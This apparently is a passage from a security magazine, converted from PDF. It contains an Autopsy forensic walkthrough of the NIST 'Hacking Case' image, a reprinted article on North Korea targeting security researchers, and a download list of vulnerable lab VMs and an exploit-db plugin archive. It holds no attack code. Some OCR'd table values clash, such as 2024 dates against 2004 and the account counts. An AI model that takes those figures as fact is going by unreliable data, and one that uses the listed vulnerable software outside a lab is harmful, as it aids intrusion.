
***- Art Witmann***



Autopsy will start analyzing the image. It may take some time to completely analyze the image. However, it will start displaying findings as soon as it finds them. Let the image analysis finish.



After the image analysis is finished, all the extracted information can be found on the left side of the program window.



It's time to start answering questions.

### 1. What is the image hash? Does the acquisition and verification hash match?

In Forensics, as soon as a image is acquired to performs analysis on it, a hash is calculated to check if the file integrity is intact and not compromised. If the acquisition and verification

hash do not match, it means our forensic analysis has changed the image which is not at all intended. The image hash is "AEE4FCD9301C03B3B054623CA261959A". It is found in the File Meta data section.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar displays a tree view of results, including 'Extracted Content' and 'File Metadata'. The main pane shows a table of data sources with one entry highlighted: 'img\_4Dell Latitude CPI E01'. Below the table, the 'File Metadata' tab is active, showing details for the selected file. The MD5 hash is highlighted with a red box.

Name	Type	Size (Bytes)	Sector Size (Bytes)	Timezone	Device ID
img_4Dell Latitude CPI E01	Image	4871301120	512	Asia/Calcutta	00301005-019e-46d7-bc30-ad37e9e0c112

Hex	Text	Application	File Metadata	Context	Results	Annotations	Other Occurrences	
	Name	/img_4Dell Latitude CPI E01						
	Type	E01						
	MD5	aee4fcd9301c03b3b054623ca261959a						
	SHA1	NOT calculated						
	SHA256	Not calculated						

## 2. What operating system was used on the computer?

The operating system information can be found in the operating system information of the extracted content.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar displays a tree view of results, including 'Operating System Information (2)' which is highlighted with a red box. The main pane shows a table of operating system information with one entry highlighted: 'Microsoft Windows XP'. Below the table, the 'Results' tab is active, showing details for the selected entry. The operating system name is highlighted with a red box.

Directory	Data Source	Program Name	Date/Time	Path	Product ID	Owner	Organization
TEMP	4Cell Latitude CPI E01	Microsoft Windows XP	2004-08-19 22:46:27.031	C:\WINDOWS	05274-640-0147006-23694	Greg Schardt	NEA

Result: 1	Operating System Information
Type	Microsoft Windows XP
Program Name	
Date/Time	2004-08-19 22:46:27
Path	C:\WINDOWS

The operating system is Windows XP.

## 3. Who is the registered owner?

The information about the registered owner of the computer is found in the same operating system info section in extracted content.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar displays a tree view of extracted content, with 'Operating System Information (2)' selected. The main pane shows a table of results for 'Operating System Information' with 2 results. The table has columns: Directory, Data Source, Program Name, Date/Time, Path, Product ID, Owner, and Organization. The first row is highlighted in blue and contains the following data: Directory: TEMP, Data Source: 4Cell Latitude CPLE01, Program Name: Microsoft Windows XP, Date/Time: 2004-08-19 22:48:27 EST, Path: C:\WINDOWS, Product ID: 55274-640-0147306-23604, Owner: Greg Schardt, Organization: N/A. Below the table, a detailed view of the selected result shows the 'Owner' field with the value 'Greg Schardt' highlighted by a red box.

Directory	Data Source	Program Name	Date/Time	Path	Product ID	Owner	Organization
TEMP	4Cell Latitude CPLE01	Microsoft Windows XP	2004-08-19 22:48:27 EST	C:\WINDOWS	55274-640-0147306-23604	Greg Schardt	N/A

Type	Value	Source(s)
Owner	Greg Schardt	Recent Activity
Organization	N/A	Recent Activity

The name of the owner of this computer is "Greg Schardt".

#### 4. When was the install date?

The install date can be found in the same operating system info section just below the OS information.

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Directory	Data Source	Program Name	Date/Time	Path	Product ID	Owner	Organization
TEMP	4Cell Latitude CPLE01	Microsoft Windows XP	2004-08-19 22:48:27 EST	C:\WINDOWS	55274-640-0147306-23604	Greg Schardt	N/A

Type	Value	Source(s)
Date/Time	2004-08-19 22:48:27	Recent Activity
Path	C:\WINDOWS	Recent Activity

The OS on the computer was installed on 19-08-2004 22:48:27.

#### 5. What is the computer account name?

The computer account name on this computer is found in the same section.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar displays a tree view of results, with 'Operating System Information (2)' selected. The main pane shows a table of results for 'Operating System Information'. The table has columns: Source File, S, C, Name, Domain, Version, Processor Architecture, Temporary Files Directory, Data Source, and Proc. The first row is highlighted in blue and contains the following data: Source File: system, S: [empty], C: [empty], Name: N-1A9ODN6ZXK4LQ, Domain: [empty], Version: Windows\_NT, Processor Architecture: x86, Temporary Files Directory: %SystemRoot%\System32, Data Source: C:\Windows\OS, Proc: [empty]. Below the table, a detailed view of the selected result shows the Name 'N-1A9ODN6ZXK4LQ' highlighted with a red box.

The computer account name is N-1A9ODN6ZXK4LQ.

### 6. How many accounts are recorded?

The information about the user accounts is found in the Operating system user account section.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar displays a tree view of results, with 'Operating System User Account (8)' selected. The main pane shows a table of results for 'Operating System User Account'. The table has columns: Source File, S, C, User ID, Username, Date Created, Count, and Account Type. The table contains 8 rows. The first five rows are highlighted in blue and contain the following data: Source File: SAM, S: [empty], C: [empty], User ID: S-1-5-21-2000478354-688789644-1708537768-500, Username: Administrator, Date Created: 2024-05-24 EST, Count: 0, Account Type: Default Administrator; Source File: SAM, S: [empty], C: [empty], User ID: S-1-5-21-2000478354-688789644-1708537768-1000, Username: Mr. Evil, Date Created: 2024-05-24 EST, Count: 15, Account Type: Default Administrator; Source File: SAM, S: [empty], C: [empty], User ID: S-1-5-21-2000478354-688789644-1708537768-1000, Username: Mr. Evil, Date Created: 2024-05-24 EST, Count: 0, Account Type: Custom Limited; Source File: SAM, S: [empty], C: [empty], User ID: S-1-5-21-2000478354-688789644-1708537768-501, Username: SUPPORT\_388945a0, Date Created: 2024-05-24 EST, Count: 0, Account Type: Default Guest; Source File: SAM, S: [empty], C: [empty], User ID: S-1-5-21-2000478354-688789644-1708537768-1000, Username: Guest, Date Created: 2024-05-24 EST, Count: 0, Account Type: Custom Limited. The last three rows are for software files. The 'Administrator' and 'Mr. Evil' rows are highlighted with a red box.

There are total five user accounts on the target computer. They are Administrator, Mr. Evil, SUPPORT\_388945a0, Guest and HelpAssistant.

### 7. What is the account name of the user who mostly uses the computer?

In the same section, the count section shows how many times the user logged in.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar lists various data sources and results. The main window displays a table titled 'Operating System User Account' with 8 results. A red box highlights the 'Count' column for the following users:

Username	Date Created	Count	Type	Description	Password Sett
Administrator	2004-08-19 22:29:24 IST	0	Admin User	Built-in account for administering the computer/domain	Password does
Mr. Evil	2004-08-20 04:33:54 IST	15	Admin User	This is a vendor's account for the Help and Support Service	Password does
SUPPORT_388945a0	2004-08-20 04:05:19 IST	0	Guest Acct	Built-in account for guest access to the computer/domain	Password does
Guest	2004-08-19 22:29:24 IST	0	Guest Acct	Account for Providing Remote Assistance	Password does
HelpAssistant	2004-08-20 03:58:24 IST	0	Admin User		

The user Mr.Evil has logged in 15 times while the others didn't even log in once. So Mr.Evil is the user who mostly uses the computer.

### 8. Who was the last user to logon to the computer?

The information about the last user to logon to this computer can be found from the Date accessed column of the user account.

The screenshot shows the Autopsy 4.17.0 interface. The left sidebar lists various data sources and results. The main window displays a table titled 'Operating System User Account' with 8 results. A red box highlights the 'Date Accessed' and 'Count' columns for the following users:

Flag	Data Source	Date Accessed	Path	Display Name
Normal user account	4Dell Latitude CPL E01	2004-08-27 20:38:23 IST	%SystemDrive%\Documents and Settings\Mr. Evil	
Normal user account	4Dell Latitude CPL E01		C:\Windows	Chi-Micros
Normal user account	4Dell Latitude CPL E01			Remote Des
Normal user account	4Dell Latitude CPL E01		%systemroot%\system32\config\systemprofile	
Normal user account	4Dell Latitude CPL E01		%SystemDrive%\Documents and Settings\LocalService	
Normal user account	4Dell Latitude CPL E01		%SystemDrive%\Documents and Settings\NetworkService	


Below the table, a summary for 'Mr. Evil' is shown:

Field	Value	Source(s)
Date Created	2004-08-20 04:33:54	Recent Activity
Date Accessed	2004-08-27 20:38:23	Recent Activity
Count	15	Recent Activity

The last user to logon to this computer is Mr.Evil.

### 9. Find 6 installed programs that may be used for hacking?


The programs installed on the computer system can be found out from the Installed programs section of the extracted content.



There are total 32 programs installed on the computer and from them, there are seven programs that can be used for hacking. They are **Ethereal 0.10.6 v.0.10.6**, **Network Stumbler 0.4.0**, **Look@LAN 2.50 Build 29**, **123 Write All Stored Passwords**, **CuteFTP**, **Cain & Abel v2.5 beta45** and **Anonymizer Bar 2.0**.

### 10. Perform a Anti-Virus check. Are there any viruses on the computer?

Malicious files (if any) are found in the Interesting Items section of the extracted content.



There is one malware present on the computer system. It is a zip bomb.

**(To Be Continued)**

North Korea targeted cybersecurity researchers using a blend of hacking and espionage

# CYBER WAR

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North Korean hackers have staged an audacious attack targeting cybersecurity researchers, many of whom work to counter hackers from places like North Korea, Russia, China and Iran. The attack involved sophisticated efforts to deceive specific people, which raises the level of social engineering, or phishing attacks, and enters the realm of spy tradecraft.

The attack, reported by Google researchers, centered on fake social media accounts on platforms including Twitter. The

fake personas, posing as ethical hackers, contacted security researchers with offers to collaborate on research.

The social media accounts included content about cybersecurity and faked videos purporting to show new cybersecurity vulnerabilities.

The hackers enticed the researchers to click links to shared code projects – repositories of software related to cybersecurity research – that contained malicious code designed to give the hackers access to the researchers' computers. Several cybersecurity researchers reported that they fell victim to the attack.

## From Phishing To Espionage

The lowest level of social engineering hack is a typical phishing attack: impersonal messages sent to many people in the hopes that someone will be duped into clicking on a malicious link. Phishing attacks have generally been on the rise since early 2020 – a side effect of the pandemic-driven work-from-home environment in which people are sometimes less vigilant. This is also why ransomware has become prevalent.

The next level of sophistication is spear-phishing. Here people are targeted with messages that include information that is specific to them or their organizations, which increases the likelihood that someone will click a malicious link.

The North Korean operation is at a higher level than spear-phishing because it targeted people who are security-minded by the nature of their occupation. This required the hackers to create convincing social media accounts complete with content about cybersecurity, including videos, that could fool cybersecurity researchers.

The North Korean operation highlights three important trends: stealing cyber weapons from industry, social media as a weapon, and the blurring of cyber and information warfare.

## 1. Theft Of Cyberweapons From Industry

Before the North Korean operation, the theft of cyberweapons made headlines at the end of 2020. In particular, December's FireEye breach resulted in the theft of tools used by ethical hackers. These tools were used to crack the security of corporate clients to show the clients their vulnerabilities.

This prior incident, attributed to Russia, illustrates how hackers attempted to augment their arsenals of cyberweapons by stealing from a commercial cybersecurity firm. The North Korean action against security researchers shows that they've adopted a similar strategy, though with a different tactic.

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-rabilities Back in the fall, the National Security Agency disclosed a list of vulnerabilities – ways that software and networks can be hacked – that were exploited by Chinese state-sponsored hackers. Despite these warnings the vulnerabilities have persisted, and information about how to exploit them could be found on social media and the dark web. This information was clear and detailed enough that my company, CYR3CON, was able to use machine learning to predict the use of these vulnerabilities.

## 2. The Weaponization Of Social Media

Information operations – collecting information and disseminating disinformation – on social media have become abundant in recent years, especially those conducted by Russia. This includes using “social bots” to spread false information. This “pathogenic social media” has been used by national intelligence operatives and ordinary hackers alike.

Traditionally, this type of targeting has been designed to either spread disinformation or entice an executive or high-ranking government employee to click on a malicious link. In contrast, the North Korean operation was aimed at stealing cyberweapons and information about vulnerabilities.

## 3. The Confluence Of Cyber And Information Warfare

Outside of the United States – especially in China and Russia – cyberoperations are considered part of a broader concept of information warfare. The Russians, in particular, have proved very adept at combining information operations and cyberoperations. Information warfare includes using traditional spy tradecraft – operatives with false identities attempting to gain the trust of their targets – to collect and disseminate information.

The attack against cybersecurity researchers could indicate that North Korea is taking cues from these other powers. The low-cost ability of a second-tier authoritarian regime like North Korea to weaponize social media provides it an advantage against the much

greater technical capabilities of the U.S.

In addition, the North Koreans appear to have used one of their most valuable cyber weapons in this operation. Google reported that it appeared the hackers used a means of exploiting a zero-day vulnerability – a software flaw that is not widely known – in Google’s Chrome browser in the attack on the cybersecurity researchers. Once such an exploit is used, people are alerted to defend against it and becomes much less effective.

## Setting The Stage For Something Bigger?

In cybersecurity, big news items tend to be events like the Sunburst operation by Russian hackers in December – large-scale cyber attacks that cause a great deal of damage. In the Sunburst attack, Russian hackers booby-trapped widely used software, which gave them access to the networks of numerous corporations and government agencies.

These large events are often preceded by smaller events in which new techniques are experimented with – often without making a large impact. While time will tell if this is true of the North Korean operation, the three current trends – stealing cyberweapons from industry, social media as a weapon, and the blurring of cyber and information warfare – are harbingers of things to come.

Article  
First  
Appeared  
on  
[theconversation.com](http://theconversation.com)

# WHAT'S NEW

DataLocker Inc, the leading provider of encryption solutions has released a new breed of encrypted USB drive, the DL4 FE. The USB drive with capacity upto 15.3 TB is available both as Solid State Drive (SSD) and a Hard Disk Drive (HDD). The DL4 FE is built to FIPS 140-2 Level 3 device standards and incorporating a Common Criteria EAL5+ certified controller. It provides AES-256 bit **DataLocker 4 FE** hardware based encryption to prevent the data from being compromised. Apart from this, its security features include remote device detonation that allows admins to destroy the data remotely, Silentkill which allows destroying encryption data instantly using a special code, Randomizable touchscreen keypad to prevent surface analysis of fingerprints and an onboard anti-malware to scan and delete malicious files on the USB drive. The USB drive is compatible with most operating systems like Windows and Linux if it is capable of connecting to an external mass storage device.

# DOWNLOADS

## 1. Open Media Vault NAS :

<https://sourceforge.net/projects/openmediavault/files/>

## 2. Cherry : 1

<https://www.vulnhub.com/entry/cherry-1,552/>

## 3. Monitoring : 1

<https://www.vulnhub.com/entry/monitoring-1,555/>

## 4. Vulhub

<https://github.com/vulnhub/vulhub/>

## 5. PFSense

<https://www.pfsense.org/download/>

## 6. Wp-responsive-thumbnail-slider plugin

<https://www.exploit-db.com/apps/f5d34e16d07e61ad6826d2c1f3d16089-wp-responsive-thumbnail-slider.zip>

## 7. Autopsy

<https://www.autopsy.com/download/>

## 8. Hacking Case EnCase Images

[https://www.cfreds.nist.gov/Hacking\\_Case.html](https://www.cfreds.nist.gov/Hacking_Case.html)

Download both "EnCase image" and "second part"

# SOME USEFUL RESOURCES

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